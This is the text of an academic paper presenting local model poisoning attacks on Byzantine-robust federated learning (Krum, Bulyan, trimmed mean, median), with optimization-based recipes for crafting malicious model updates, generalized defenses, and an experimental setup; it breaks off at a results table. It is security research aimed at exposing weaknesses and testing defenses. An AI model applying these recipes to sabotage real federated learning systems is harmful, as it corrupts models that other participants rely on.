Byzantine-robust federated learning: In *federated learning* (also known as *collaborative learning*) [32, 39], the training dataset is decentralized among multiple client devices (e.g., desktops, mobile phones, IoT devices), which could belong to different users or organizations. These users/organizations do not want to share their local training datasets, but still desire to jointly learn a model. For instance, multiple hospitals may desire to learn a healthcare model without sharing their sensitive data to each other. Each client device (called *worker device*) maintains a *local model* for its local training dataset. Moreover, the service provider has a *master device* (e.g., cloud server), which maintains a *global model*. Roughly speaking, federated learning repeatedly performs three steps: the master device sends the current global model to worker devices; worker devices update their local models using their local training datasets and the global model, and send the local models to the master device; and the master device computes a new global model via aggregating the local models according to a certain *aggregation rule*.




Figure 1: *Data* vs. *local model* poisoning attacks.

For instance, the *mean* aggregation rule that takes the average of the local model parameters as the global model is widely used under non-adversarial settings. However, the global model can be arbitrarily manipulated for mean even if just one worker device is compromised [9, 66]. Therefore, the machine learning community recently proposed multiple aggregation rules (e.g., Krum [9], Bulyan [42], trimmed mean [66], and median [66]), which aimed to be robust against Byzantine failures of certain worker devices.

Existing data poisoning attacks are insufficient: We consider attacks that aim to manipulate the *training phase* of machine learning such that the learnt model (we consider the model to be a classifier) has a high testing error rate indiscriminately for testing examples, which makes the model unusable and eventually leads to denial-of-service attacks. Figure 1 shows the training phase, which includes two components, i.e., *training dataset collection* and *learning process*. The training dataset collection component is to collect a training dataset, while the learning process component produces a model from a given training dataset. Existing attacks mainly

*Equal contribution. Minghong Fang performed this research when he was under the supervision of Neil Zhenqiang Gong.

inject malicious data into the training dataset before the learning process starts, while the learning process is assumed to maintain integrity. Therefore, these attacks are often called *data poisoning attacks* [8, 30, 33, 50, 56, 62]. In federated learning, an attacker could only inject the malicious data into the worker devices that are under the attacker's control. As a result, these data poisoning attacks have limited success to attack Byzantine-robust federated learning (see our experimental results in Section 4.4).

Our work: We perform the first study on *local model poisoning attacks* to Byzantine-robust federated learning. Existing studies [9, 66] only showed local model poisoning attacks to federated learning with the non-robust mean aggregation rule.

Threat model. Unlike existing data poisoning attacks that compromise the integrity of training dataset collection, we aim to compromise the integrity of the learning process in the training phase (see Figure 1). We assume the attacker has control of some worker devices and manipulates the local model parameters sent from these devices to the master device during the learning process. The attacker may or may not know the aggregation rule used by the master device. To contrast with data poisoning attacks, we call our attacks local model poisoning attacks as they directly manipulate the local model parameters.

Local model poisoning attacks. A key challenge of local model poisoning attacks is how to craft the local models sent from the compromised worker devices to the master device. To address this challenge, we formulate crafting local models as solving an optimization problem in each iteration of federated learning. Specifically, the master device could compute a global model in an iteration if there are no attacks, which we call *before-attack* global model. Our goal is to craft the local models on the compromised worker devices such that the global model deviates the most towards the inverse of the direction along which the before-attack global model would change. Our intuition is that the deviations accumulated over multiple iterations would make the learnt global model differ from the before-attack one significantly. We apply our attacks to four recent Byzantine-robust federated learning methods including Krum, Bulyan, trimmed mean, and median.

Our evaluation results on the MNIST, Fashion-MNIST, CH-MNIST, and Breast Cancer Wisconsin (Diagnostic) datasets show that our attacks can substantially increase the error rates of the global models under various settings of federated learning. For instance, when learning a deep neural network classifier for MNIST using Krum, our attack can increase the error rate from 0.11 to 0.75. Moreover, we compare with data poisoning attacks including *label flipping attacks* and *back-gradient optimization based attacks* [43] (state-of-the-art untargeted data poisoning attacks for multi-class classifiers), which poison the local training datasets on the compromised worker devices. We find that these data poisoning attacks have limited success to attack the Byzantine-robust federated learning methods.

Defenses. Existing defenses against data poisoning attacks essentially aim to sanitize the training dataset. One category of defenses [4, 15, 56, 59] detects malicious data based on their negative impact on the error rate of the learnt model. For instance, *Reject on Negative Impact (RONI)* [4] measures the impact of each training example on the error rate of the learnt model and removes the training examples that have large negative impact. Another category of defenses [20, 30, 35] leverages new loss functions, solving which detects malicious data and learns a model simultaneously. For instance, Jagielski et al. [30] proposed TRIM, which aims to jointly find a subset of training dataset with a given size and model parameters that minimize the loss function. The training examples that are not in the selected subset are treated as malicious data. However, these defenses are not directly applicable for our local model poisoning attacks because our attacks do not inject malicious data into the training dataset.

To address the challenge, we generalize RONI and TRIM to defend against our local model poisoning attacks. Both defenses remove the local models that are potentially malicious before computing the global model using a Byzantine-robust aggregation rule in each iteration. One defense removes the local models that have large negative impact on the error rate of the global model (inspired by RONI that removes training examples that have large negative impact on the error rate of the model), while the other defense removes the local models that result in large loss (inspired by TRIM that removes the training examples that have large negative impact on the loss), where the error rate and loss are evaluated on a validation dataset. We call the two defenses *Error Rate based Rejection (ERR)* and *Loss Function based Rejection (LFR)*, respectively. Moreover, we combine ERR and LFR, i.e., we remove the local models that are removed by either ERR or LFR. Our empirical evaluation results show that LFR outperforms ERR; and the combined defense is comparable to LFR in most cases. Moreover, LFR can defend against our attacks in certain cases, but LFR is not effective enough in other cases. For instance, LFR can effectively defend against our attacks that craft local models based on the trimmed mean aggregation rule, but LFR is not effective against our attacks that are based on the Krum aggregation rule. Our results show that we need new defense mechanisms to defend against our local model poisoning attacks.

Our key contributions can be summarized as follows:

- We perform the first systematic study on attacking Byzantine-robust federated learning.
- We propose *local model poisoning attacks* to Byzantine-robust federated learning. Our attacks manipulate the local model parameters on compromised worker devices during the learning process.
- We generalize two defenses for data poisoning attacks to defend against local model poisoning attacks. Our results show that, although one of them is effective in some cases, they have limited success in other cases.

2 Background and Problem Formulation

2.1 Federated Learning

Suppose we have m worker devices and the ith worker device has a local training dataset D_i. The worker devices aim to collaboratively learn a classifier. Specifically, the model parameters $\mathbf{w}$ of the classifier are often obtained via solving the following optimization problem: $\min_{\mathbf{w}} \sum_{i=1}^{m} F(\mathbf{w}, D_i)$, where $F(\mathbf{w}, D_i)$ is the objective function for the local training dataset on the ith device and characterizes how well the parameters $\mathbf{w}$ model the local training dataset on the ith device. Different classifiers (e.g., logistic regression, deep neural networks) use different objective functions. In federated learning, each worker device maintains a local model for its local training dataset. Moreover, we have a master device to maintain a global model via aggregating local models from the m worker devices. Specifically, federated learning performs the following three steps in each iteration:

Step I. The master device sends the current global model parameters to all worker devices.

Step II. The worker devices update their local model parameters using the current global model parameters and their local training datasets in parallel. In particular, the ith worker device essentially aims to solve the optimization problem $\min_{\mathbf{w}_i} F(\mathbf{w}_i, D_i)$ with the global model parameters $\mathbf{w}$ as an initialization of the local model parameters $\mathbf{w}_i$. A worker device could use any method to solve the optimization problem, though *stochastic gradient descent* is the most popular one. Specifically, the ith worker device updates its local model parameters $\mathbf{w}_i$ as $\mathbf{w}_i = \mathbf{w} - \alpha \cdot \frac{\partial F(\mathbf{w}, B_i)}{\partial \mathbf{w}}$, where α is the learning rate and B_i is a randomly sampled batch from the local training dataset D_i. Note that a worker device could apply stochastic gradient descent multiple rounds to update its local model. After updating the local models, the worker devices send them to the master device.

Step III. The master device aggregates the local models from the worker devices to obtain a new global model according to a certain *aggregation rule*. Formally, we have $\mathbf{w} = \mathcal{A}(\mathbf{w}_1, \mathbf{w}_2, \cdots, \mathbf{w}_m)$.

The master device could also randomly pick a subset of worker devices and send the global model to them; the picked worker devices update their local models and send them to the master device; and the master device aggregates the local models to obtain the new global model [39]. We note that, for the aggregation rules we study in this paper, sending local models to the master device is equivalent to sending gradients to the master device, who aggregates the gradients and uses them to update the global model.

2.2 Byzantine-robust Aggregation Rules

A naive aggregation rule is to average the local model parameters as the global model parameters. This *mean* aggregation rule is widely used under non-adversarial settings [16, 32, 39]. However, mean is not robust under adversarial settings. In particular, an attacker can manipulate the global model parameters arbitrarily for this mean aggregation rule when compromising only one worker device [9, 66]. Therefore, the machine learning community has recently developed multiple aggregation rules that aim to be robust even if certain worker devices exhibit Byzantine failures. Next, we review several such aggregation rules.

Krum [9] and Bulyan [42]: Krum selects one of the m local models that is similar to other models as the global model. The intuition is that even if the selected local model is from a compromised worker device, its impact may be constrained since it is similar to other local models possibly from benign worker devices. Suppose at most c worker devices are compromised. For each local model $\mathbf{w}_i$, the master device computes the $m-c-2$ local models that are the closest to $\mathbf{w}_i$ with respect to Euclidean distance. Moreover, the master device computes the sum of the distances between $\mathbf{w}_i$ and its closest $m-c-2$ local models. Krum selects the local model with the smallest sum of distance as the global model. When $c < \frac{m-2}{2}$, Krum has theoretical guarantees for the convergence for certain objective functions.

Euclidean distance between two local models could be substantially influenced by a single model parameter. Therefore, Krum could be influenced by some abnormal model parameters [42]. To address this issue, Mhamdi et al. [42] proposed Bulyan, which essentially combines Krum and a variant of trimmed mean (trimmed mean will be discussed next). Specifically, Bulyan first iteratively applies Krum to select θ ($\theta \leq m-2c$) local models. Then, Bulyan uses a variant of trimmed mean to aggregate the θ local models. In particular, for each jth model parameter, Bulyan sorts the jth parameters of the θ local models, finds the γ ($\gamma \leq \theta - 2c$) parameters that are the closest to the median, and computes their mean as the jth parameter of the global model. When $c \leq \frac{m-3}{4}$, Bulyan has theoretical guarantees for the convergence under certain assumptions of the objective function.

Since Bulyan is based on Krum, our attacks for Krum can transfer to Bulyan (see Appendix A). Moreover, Bulyan is not scalable because it executes Krum many times in each iteration and Krum computes pairwise distances between local models. Therefore, we will focus on Krum in the paper.

Trimmed mean [66]: This aggregation rule aggregates each model parameter independently. Specifically, for each jth model parameter, the master device sorts the jth parameters of the m local models, i.e., $w_{1j}, w_{2j}, \cdots, w_{mj}$, where w_{ij} is the jth parameter of the ith local model, removes the largest and smallest β of them, and computes the mean of the remaining $m-2\beta$ parameters as the jth parameter of the global model. Suppose at most c worker devices are compromised. This trimmed mean aggregation rule achieves *order-optimal* error rate when $c \leq \beta < \frac{m}{2}$ and the objective function to be minimized is strongly convex. Specifically, the order-optimal error

rate is $\tilde{O}(\frac{c}{m\sqrt{n}} + \frac{1}{\sqrt{mn}})$,[1] where n is the number of training data points on a worker device (worker devices are assumed to have the same number of training data points).

Median [66]: In this median aggregation rule, for each jth model parameter, the master device sorts the jth parameters of the m local models and takes the median as the jth parameter of the global model. Note that when m is an even number, median is the mean of the middle two parameters. Like the trimmed mean aggregation rule, the median aggregation rule also achieves an order-optimal error rate when the objective function is strongly convex.

2.3 Problem Definition and Threat Model

Attacker's goal: Like many studies on poisoning attacks [7, 8, 30, 33, 50, 62, 65], we consider an attacker's goal is to manipulate the learnt global model such that it has a high error rate indiscriminately for testing examples. Such attacks are known as *untargeted poisoning attacks*, which make the learnt model unusable and eventually lead to denial-of-service attacks. For instance, an attacker may perform such attacks to its competitor's federated learning system. Some studies also considered other types of poisoning attacks (e.g., *targeted poisoning attacks* [56]), which we will review in Section 6.

We note that the Byzantine-robust aggregation rules discussed above can *asymptotically* bound the error rates of the learnt global model under certain assumptions of the objective functions, and some of them (i.e., trimmed mean and median) even achieve *order-optimal* error rates. These theoretical guarantees seem to imply the difficulty of manipulating the error rates. However, the asymptotic guarantees do not precisely characterize the *practical* performance of the learnt models. Specifically, the asymptotic error rates are quantified using the $\tilde{O}$ notation. The $\tilde{O}$ notation ignores any constant, e.g., $\tilde{O}(\frac{1}{\sqrt{n}})$=$\tilde{O}(\frac{100}{\sqrt{n}})$. However, such constant significantly influences a model's error rate in practice. As we will show, although these asymptotic error rates still hold for our local model poisoning attacks since they hold for Byzantine failures, our attacks can still significantly increase the testing error rates of the learnt models in practice.

Attacker's capability: We assume the attacker has control of c worker devices. Specifically, like Sybil attacks [17] to distributed systems, the attacker could inject c fake worker devices into the federated learning system or compromise c benign worker devices. However, we assume the number of worker devices under the attacker's control is less than 50% (otherwise, it would be easy to manipulate the global models). We assume the attacker can arbitrarily manipulate the local models sent from these worker devices to the master device. For simplicity, we call these worker devices *compromised worker devices* no matter whether they are fake devices or compromised benign ones.

[1] $\tilde{O}$ is a variant of the O notation, which ignores the logarithmic terms.

Attacker's background knowledge: The attacker knows the code, local training datasets, and local models on the compromised worker devices. We characterize the attacker's background knowledge along the following two dimensions:

Aggregation rule. We consider two scenarios depending on whether the attacker knows the aggregation rule or not. In particular, the attacker could know the aggregation rule in various scenarios. For instance, the service provider may make the aggregation rule public in order to increase transparency and trust of the federated learning system [39]. When the attacker does not know the aggregation rule, we will craft local model parameters for the compromised worker devices based on a certain aggregation rule. Our empirical results show that such crafted local models could also attack other aggregation rules. In particular, we observe different levels of *transferability* of our local model poisoning attacks between different aggregation rules.

Training data. We consider two cases (*full knowledge* and *partial knowledge*) depending on whether the attacker knows the local training datasets and local models on the benign worker devices. In the full knowledge scenario, the attacker knows the local training dataset and local model on every worker device. We note that the full knowledge scenario has limited applicability in practice for federated learning as the training dataset is decentralized on many worker devices, and we use it to estimate the *upper bound* of our attacks' threats for a given setting of federated learning. In the partial knowledge scenario, the attacker only knows the local training datasets and local models on the compromised worker devices.

Our threat model is inspired by multiple existing studies [30, 47, 48, 56] on adversarial machine learning. For instance, Suciu et al. [56] recently proposed to characterize an attacker's background knowledge and capability for data poisoning attacks with respect to multiple dimensions such as *Feature*, *Algorithm*, and *Instance*. Our aggregation rule and training data dimensions are essentially the Algorithm and Instance dimensions, respectively. We do not consider the Feature dimension because the attacker controls some worker devices and already knows the features in our setting.

Some Byzantine-robust aggregation rules (e.g., Krum [9] and trimmed mean [66]) need to know the upper bound of the number of compromised worker devices in order to set parameters appropriately. For instance, trimmed mean removes the largest and smallest β local model parameters, where β is at least the number of compromised worker devices (otherwise trimmed mean can be easily manipulated). To calculate a lower bound for our attack's threat, we consider a hypothetical, strong service provider who knows the number of compromised worker devices and sets parameters in the aggregation rule accordingly.

3 Our Local Model Poisoning Attacks

We focus on the case where the aggregation rule is known. When the aggregation rule is unknown, we craft local models based on an assumed one. Our empirical results in Section 4.3 show that our attacks have different levels of transferability between aggregation rules.

3.1 Optimization Problem

Our idea is to manipulate the global model via carefully crafting the local models sent from the compromised worker devices to the master device in each iteration of federated learning. We denote by s_j the changing direction of the jth global model parameter in the current iteration when there are no attacks, where $s_j = 1$ or -1. $s_j = 1$ (or $s_j = -1$) means that the jth global model parameter increases (or decreases) upon the previous iteration. We consider the attacker's goal (we call it *directed deviation goal*) is to deviate a global model parameter the most towards the inverse of the direction along which the global model parameter would change without attacks. Suppose in an iteration, $\mathbf{w}_i$ is the local model that the ith worker device intends to send to the master device when there are no attacks. Without loss of generality, we assume the first c worker devices are compromised. Our directed deviation goal is to craft local models $\mathbf{w}'_1, \mathbf{w}'_2, \cdots, \mathbf{w}'_c$ for the compromised worker devices via solving the following optimization problem in each iteration:

$$\begin{aligned} &\max_{\mathbf{w}'_1, \cdots, \mathbf{w}'_c} \mathbf{s}^T(\mathbf{w} - \mathbf{w}'), \\ \text{subject to } &\mathbf{w} = \mathcal{A}(\mathbf{w}_1, \cdots, \mathbf{w}_c, \mathbf{w}_{c+1}, \cdots, \mathbf{w}_m), \\ &\mathbf{w}' = \mathcal{A}(\mathbf{w}'_1, \cdots, \mathbf{w}'_c, \mathbf{w}_{c+1}, \cdots, \mathbf{w}_m), \end{aligned} \tag{1}$$

where $\mathbf{s}$ is a column vector of the changing directions of all global model parameters, $\mathbf{w}$ is the before-attack global model, and $\mathbf{w}'$ is the after-attack global model. Note that $\mathbf{s}$, $\mathbf{w}$, and $\mathbf{w}'$ all depend on the iteration number. Since our attacks manipulate the local models in each iteration, we omit the explicit dependency on the iteration number for simplicity.

In our preliminary exploration of formulating poisoning attacks, we also considered a *deviation goal*, which does not consider the global model parameters' changing directions. We empirically find that our attacks based on both the directed deviation goal and the deviation goal achieve high testing error rates for Krum. However, the directed deviation goal substantially outperforms the deviation goal for trimmed mean and median aggregation rules. Appendix B shows our deviation goal and the empirical comparisons between deviation goal and directed deviation goal.

3.2 Attacking Krum

Recall that Krum selects one local model as the global model in each iteration. Suppose $\mathbf{w}$ is the selected local model in the current iteration when there are no attacks. Our goal is to craft the c compromised local models such that the local model selected by Krum has the largest directed deviation from $\mathbf{w}$. Our idea is to make Krum select a certain crafted local model (e.g., $\mathbf{w}'_1$ without loss of generality) via crafting the c compromised local models. Therefore, we aim to solve the optimization problem in Equation 1 with $\mathbf{w}' = \mathbf{w}'_1$ and the aggregation rule is Krum.

Full knowledge: The key challenge of solving the optimization problem is that the constraint of the optimization problem is highly nonlinear and the search space of the local models $\mathbf{w}'_1, \cdots, \mathbf{w}'_c$ is large. To address the challenge, we make two approximations. Our approximations represent suboptimal solutions to the optimization problem, which means that the attacks based on the approximations may have suboptimal performance. However, as we will demonstrate in our experiments, our attacks already substantially increase the error rate of the learnt model.

First, we restrict $\mathbf{w}'_1$ as follows: $\mathbf{w}'_1 = \mathbf{w}_{Re} - \lambda \mathbf{s}$, where $\mathbf{w}_{Re}$ is the global model received from the master device in the current iteration (i.e., the global model obtained in the previous iteration) and $\lambda > 0$. This approximation explicitly models the directed deviation between the crafted local model $\mathbf{w}'_1$ and the received global model. We also explored the approximation $\mathbf{w}'_1 = \mathbf{w} - \lambda \mathbf{s}$, which means that we explicitly model the directed deviation between the crafted local model and the local model selected by Krum before attack. However, we found that our attacks are less effective using this approximation.

Second, to make $\mathbf{w}_1$ more likely to be selected by Krum, we craft the other $c-1$ compromised local models to be close to $\mathbf{w}'_1$. In particular, when the other $c-1$ compromised local models are close to $\mathbf{w}'_1$, $\mathbf{w}'_1$ only needs to have a small distance to $m-2c-1$ benign local models in order to be selected by Krum. In other words, the other $c-1$ compromised local models "support" the crafted local model $\mathbf{w}'_1$. In implementing our attack, we first assume the other $c-1$ compromised local models are the same as $\mathbf{w}'_1$, then we solve $\mathbf{w}'_1$, and finally we randomly sample $c-1$ vectors, whose distance to $\mathbf{w}'_1$ is at most ε, as the other $c-1$ compromised local models. With our two approximations, we transform the optimization problem as follows:

$$\begin{aligned} &\max_{\lambda} \lambda \\ \text{subject to } &\mathbf{w}'_1 = Krum(\mathbf{w}'_1, \cdots, \mathbf{w}'_c, \mathbf{w}_{(c+1)}, \cdots, \mathbf{w}_m), \\ &\mathbf{w}'_1 = \mathbf{w}_{Re} - \lambda \mathbf{s}, \\ &\mathbf{w}'_i = \mathbf{w}'_1, \text{ for } i = 2, 3, \cdots, c. \end{aligned} \tag{2}$$

More precisely, the objective function in the above optimization problem should be $\mathbf{s}^T(\mathbf{w} - \mathbf{w}_{Re}) + \lambda \mathbf{s}^T\mathbf{s}$. However, $\mathbf{s}^T(\mathbf{w} - \mathbf{w}_{Re})$ is a constant and $\mathbf{s}^T\mathbf{s} = d$ where d is the number of parameters in the global model. Therefore, we simplify the objective function to be just λ. After solving λ in the optimization problem, we can obtain the crafted local model $\mathbf{w}'_1$.

Then, we randomly sample $c-1$ vectors whose distance to $\mathbf{w}'_1$ is at most ε as the other $c-1$ compromised local models. We will explore the impact of ε on the effectiveness of our attacks in experiments.

Solving λ. Solving λ in the optimization problem in Equation 2 is key to our attacks. First, we derive an upper bound of the solution λ to the optimization problem. Formally, we have the following theorem.

Theorem 1. *Suppose λ is a solution to the optimization problem in Equation 2. λ is upper bounded as follows:*

$$\lambda \leq \frac{1}{(m-2c-1)\sqrt{d}} \cdot \min_{c+1\leq i\leq m} \left(\sum_{l\in \tilde{\Gamma}^{m-c-2}_{\mathbf{w}_i}} D(\mathbf{w}_l, \mathbf{w}_i) \right) + \frac{1}{\sqrt{d}} \cdot \max_{c+1\leq i\leq m} D(\mathbf{w}_i, \mathbf{w}_{Re}), \quad (3)$$

where d is the number of parameters in the global model, $D(\mathbf{w}_l, \mathbf{w}_i)$ is the Euclidean distance between $\mathbf{w}_l$ and $\mathbf{w}_i$, $\tilde{\Gamma}^{m-c-2}_{w_i}$ is the set of $m-c-2$ benign local models that have the smallest Euclidean distance to $\mathbf{w}_i$.

Proof. See Appendix C. □

Given the upper bound, we use a binary search to solve λ. Specifically, we initialize λ as the upper bound and check whether Krum selects $\mathbf{w}'_1$ as the global model; if not, then we half λ; we repeat this process until Krum selects $\mathbf{w}'_1$ or λ is smaller than a certain threshold (this indicates that the optimization problem may not have a solution). In our experiments, we use 1×10^{-5} as the threshold.

Partial knowledge: In the partial knowledge scenario, the attacker does not know the local models on the benign worker devices, i.e., $\mathbf{w}_{(c+1)}, \cdots, \mathbf{w}_m$. As a result, the attacker does not know the changing directions $\mathbf{s}$ and cannot solve the optimization problem in Equation 2. However, the attacker has access to the before-attack local models on the c compromised worker devices. Therefore, we propose to craft compromised local models based on these before-attack local models. First, we compute the mean of the c before-attack local models as $\tilde{\mathbf{w}} = \frac{1}{c}\sum_{i=1}^{c} \mathbf{w}_i$. Second, we estimate the changing directions using the mean local model. Specifically, if the mean of the jth parameter is larger than the jth global model parameter received from the master device in the current iteration, then we estimate the changing direction for the jth parameter to be 1, otherwise we estimate it to be -1. For simplicity, we denote by $\tilde{\mathbf{s}}$ the vector of estimated changing directions.

Third, we treat the before-attack local models on the compromised worker devices as if they were local models on benign worker devices, and we aim to craft local model $\mathbf{w}'_1$ such that, among the crafted local model and the c before-attack local models, Krum selects the crafted local model. Formally, we have the following optimization problem:

$$\begin{aligned} &\max_{\lambda} \lambda \\ &\text{subject to } \mathbf{w}'_1 = Krum(\mathbf{w}'_1, \mathbf{w}_1, \cdots, \mathbf{w}_c), \\ &\mathbf{w}'_1 = \mathbf{w}_{Re} - \lambda\tilde{\mathbf{s}}. \end{aligned} \quad (4)$$

Similar to Theorem 1, we can also derive an upper bound of λ for the optimization problem in Equation 4. Moreover, similar to the full knowledge scenario, we use a binary search to solve λ. However, unlike the full knowledge scenario, if we cannot find a solution λ until λ is smaller than a threshold (i.e., 1×10^{-5}), then we add one more crafted local model $\mathbf{w}'_2$ such that among the crafted local models $\mathbf{w}'_1$, $\mathbf{w}'_2$, and the c before-attack local models, Krum selects the crafted local model $\mathbf{w}'_1$. Specifically, we solve the optimization problem in Equation 4 with $\mathbf{w}'_2$ added into the Krum aggregation rule. Like the full knowledge scenario, we assume $\mathbf{w}'_2 = \mathbf{w}'_1$. If we still cannot find a solution λ until λ is smaller than the threshold, we add another crafted local model. We repeat this process until finding a solution λ. We find that such iterative searching process makes our attack more effective for Krum in the partial knowledge scenario. After solving λ, we obtain the crafted local model $\mathbf{w}'_1$. Then, like the full knowledge scenario, we randomly sample $c-1$ vectors whose distance to $\mathbf{w}'_1$ is at most ε as the other $c-1$ compromised local models.

3.3 Attacking Trimmed Mean

Suppose w_{ij} is the jth *before-attack* local model parameter on the ith worker device and w_j is the jth before-attack global model parameter in the current iteration. We discuss how we craft each local model parameter on the compromised worker devices. We denote by $w_{max,j}$ and $w_{min,j}$ the maximum and minimum of the jth local model parameters on the benign worker devices, i.e., $w_{max,j}$=max$\{w_{(c+1)j}, w_{(c+2)j}, \cdots, w_{mj}\}$ and $w_{min,j}$=min$\{w_{(c+1)j}, w_{(c+2)j}, \cdots, w_{mj}\}$.

Full knowledge: Theoretically, we can show that the following attack can maximize the directed deviations of the global model (i.e., an optimal solution to the optimization problem in Equation 1): if $s_j = -1$, then we use any c numbers that are larger than $w_{max,j}$ as the jth local model parameters on the c compromised worker devices, otherwise we use any c numbers that are smaller than $w_{min,j}$ as the jth local model parameters on the c compromised worker devices.

Intuitively, our attack crafts the compromised local models based on the maximum or minimum benign local model parameters, depending on which one deviates the global model towards the inverse of the direction along which the global model would change without attacks. The sampled c numbers should be close to $w_{max,j}$ or $w_{min,j}$ to avoid being outliers and being detected easily. Therefore, when implementing the attack, if $s_j = -1$, then we randomly sample the c numbers in the interval $[w_{max,j}, b\cdot w_{max,j}]$ (when $w_{max,j} > 0$) or

$[w_{max,j}, w_{max,j}/b]$ (when $w_{max,j} \leq 0$), otherwise we randomly sample the c numbers in the interval $[w_{min,j}/b, w_{min,j}]$ (when $w_{min,j} > 0$) or $[b \cdot w_{min,j}, w_{min,j}]$ (when $w_{min,j} \leq 0$). Our attack does not depend on b once $b > 1$. In our experiments, we set $b = 2$.

Partial knowledge: An attacker faces two challenges in the partial knowledge scenario. First, the attacker does not know the changing direction variable s_j because the attacker does not know the local models on the benign worker devices. Second, for the same reason, the attacker does not know the maximum $w_{max,j}$ and minimum $w_{min,j}$ of the benign local model parameters. Like Krum, to address the first challenge, we estimate the changing direction variables using the local models on the compromised worker devices.

One naive strategy to address the second challenge is to use a very large number as $w_{max,j}$ or a very small number as $w_{min,j}$. However, if we craft the compromised local models based on $w_{max,j}$ or $w_{min,j}$ that are far away from their true values, the crafted local models may be outliers and the master device may detect the compromised local models easily. Therefore, we propose to estimate $w_{max,j}$ and $w_{min,j}$ using the before-attack local model parameters on the compromised worker devices. In particular, the attacker can compute the mean μ_j and standard deviation σ_j of each jth parameter on the compromised worker devices.

Based on the assumption that each jth parameters of the benign worker devices are samples from a Gaussian distribution with mean μ_j and standard deviation σ_j, we can estimate that $w_{max,j}$ is smaller than $\mu_j + 3\sigma_j$ or $\mu_j + 4\sigma_j$ with large probabilities; and $w_{min,j}$ is larger than $\mu_j - 4\sigma_j$ or $\mu_j - 3\sigma_j$ with large probabilities. Therefore, when s_j is estimated to be -1, we sample c numbers from the interval $[\mu_j + 3\sigma_j, \mu_j + 4\sigma_j]$ as the jth parameter of the c compromised local models, which means that the crafted compromised local model parameters are larger than the maximum of the benign local model parameters with a high probability (e.g., 0.898 – 0.998 when $m = 100$ and $c = 20$ under the Gaussian distribution assumption). When s_j is estimated to be 1, we sample c numbers from the interval $[\mu_j - 4\sigma_j, \mu_j - 3\sigma_j]$ as the jth parameter of the c compromised local models, which means that the crafted compromised local model parameters are smaller than the minimum of the benign local model parameters with a high probability. The jth model parameters on the benign worker devices may not accurately follow a Gaussian distribution. However, our attacks are still effective empirically.

3.4 Attacking Median

We use the same attacks for trimmed mean to attack the median aggregation rule. For instance, in the full knowledge scenario, we randomly sample the c numbers in the interval $[w_{max,j}, b \cdot w_{max,j}]$ or $[w_{max,j}, w_{max,j}/b]$ if $s_j = -1$, otherwise we randomly sample the c numbers in the interval $[w_{min,j}/b, w_{min,j}]$ or $[b \cdot w_{min,j}, w_{min,j}]$.

4 Evaluation

We evaluate the effectiveness of our attacks using multiple datasets in different scenarios, e.g., the impact of different parameters and known vs. unknown aggregation rules. Moreover, we compare our attacks with existing attacks.

4.1 Experimental Setup

Datasets: We consider four datasets: MNIST, Fashion-MNIST, CH-MNIST [31][2] and Breast Cancer Wisconsin (Diagnostic) [18]. MNIST and Fashion-MNIST each includes 60,000 training examples and 10,000 testing examples, where each example is an 28×28 grayscale image. Both datasets are 10-class classification problems. The CH-MNIST dataset consists of 5000 images of histology tiles from patients with colorectal cancer. The dataset is an 8-class classification problem. Each image has 64×64 grayscale pixels. We randomly select 4000 images as the training examples and use the remaining 1000 as the testing examples. The Breast Cancer Wisconsin (Diagnostic) dataset is a binary classification problem to diagnose whether a person has breast cancer. The dataset contains 569 examples, each of which has 30 features describing the characteristics of a person's cell nuclei. We randomly select 455 (80%) examples as the training examples, and use the remaining 114 examples as the testing examples.

Machine learning classifiers: We consider the following classifiers.

Multi-class logistic regression (LR). The considered aggregation rules have theoretical guarantees for the error rate of LR classifier.

Deep neural networks (DNN). For MNIST, Fashion-MNIST, and Breast Cancer Wisconsin (Diagnostic), we use a DNN with the architecture described in Table 7a in Appendix. We use ResNet20 [28] for CH-MNIST. Our DNN architecture does not necessarily achieve the smallest error rates for the considered datasets, as our goal is not to search for the best DNN architecture. Our goal is to show that our attacks can increase the testing error rates of the learnt DNN classifiers.

Compared attacks: We compare the following attacks.

Gaussian attack. This attack randomly crafts the local models on the compromised worker devices. Specifically, for each jth model parameter, we estimate a Gaussian distribution using the before-attack local models on all worker devices. Then, for each compromised worker device, we sample a number from the Gaussian distribution and treat it as the jth parameter of the local model on the compromised worker device. We use this Gaussian attack to show that crafting compromised local models randomly can not effectively attack the Byzantine-robust aggregation rules.

[2] We use a pre-processed version from https://www.kaggle.com/kmader/colorectal-histology-mnist#hmnist_64_64_L.csv.

Table 1: Default setting for key parameters.

Parameter	Description	Value
m	Number of worker devices.	100
c	Number of compromised worker devices.	20
p	Degree of Non-IID.	0.5
ε	Distance parameter for Krum attacks.	0.01
β	Parameter of trimmed mean.	c

Label flipping attack. This is a data poisoning attack that does not require knowledge of the training data distribution. On each compromised worker device, this attack flips the label of each training instance. Specifically, we flip a label l as $L-l-1$, where L is the number of classes in the classification problem and $l = 0, 1, \cdots, L-1$.

Back-gradient optimization based attack [43]. This is the state-of-the-art untargeted data poisoning attack for multi-class classifiers. We note that this attack is not scalable and thus we compare our attacks with this attack on a subset of MNIST separately. The results are shown in Section 4.4.

Full knowledge attack or partial knowledge attack. Our attack when the attacker knows the local models on all worker devices or the compromised ones.

Parameter setting: We describe parameter setting for the federated learning algorithms and our attacks. Table 1 summarizes the default setting for key parameters. We use MXNet [12] to implement federated learning and attacks. We repeat each experiment for 50 trials and report the average results. We observed that the variances are very small, so we omit them for simplicity.

Federated learning algorithms. By default, we assume $m = 100$ worker devices; each worker device applies one round of stochastic gradient descent to update its local model; and the master device aggregates local models from all worker devices. One unique characteristic of federated learning is that the local training datasets on different devices may not be *independently and identically distributed* (i.e., *non-IID*) [39]. We simulate federated learning with different non-IID training data distributions. Suppose we have L classes in the classification problem, e.g., $L = 10$ for the MNIST and Fashion-MNIST datasets, and $L = 8$ for the CH-MNIST dataset. We evenly split the worker devices into L groups. We model non-IID federated learning by assigning a training instance with label l to the lth group with probability p, where $p > 0$. A higher p indicates a higher degree of non-IID. For convenience, we call the probability p *degree of non-IID*. Unless otherwise mentioned, we set $p = 0.5$.

We set 500 iterations for the LR classifier on MNIST; we set 2,000 iterations for the DNN classifiers on all four datasets; and we set the batch size to be 32 in stochastic gradient descent, except that we set the batch size to be 64 for Fashion-MNIST as such setting leads to a more accurate model. The trimmed mean aggregation rule prunes the largest and smallest β parameters, where $c \leq \beta < \frac{m}{2}$. Pruning more parameters leads to larger testing error rates without attacks. By default, we consider $\beta = c$ as the authors of trimmed mean did [66].

Table 2: Testing error rates of various attacks.

(a) LR classifier, MNIST

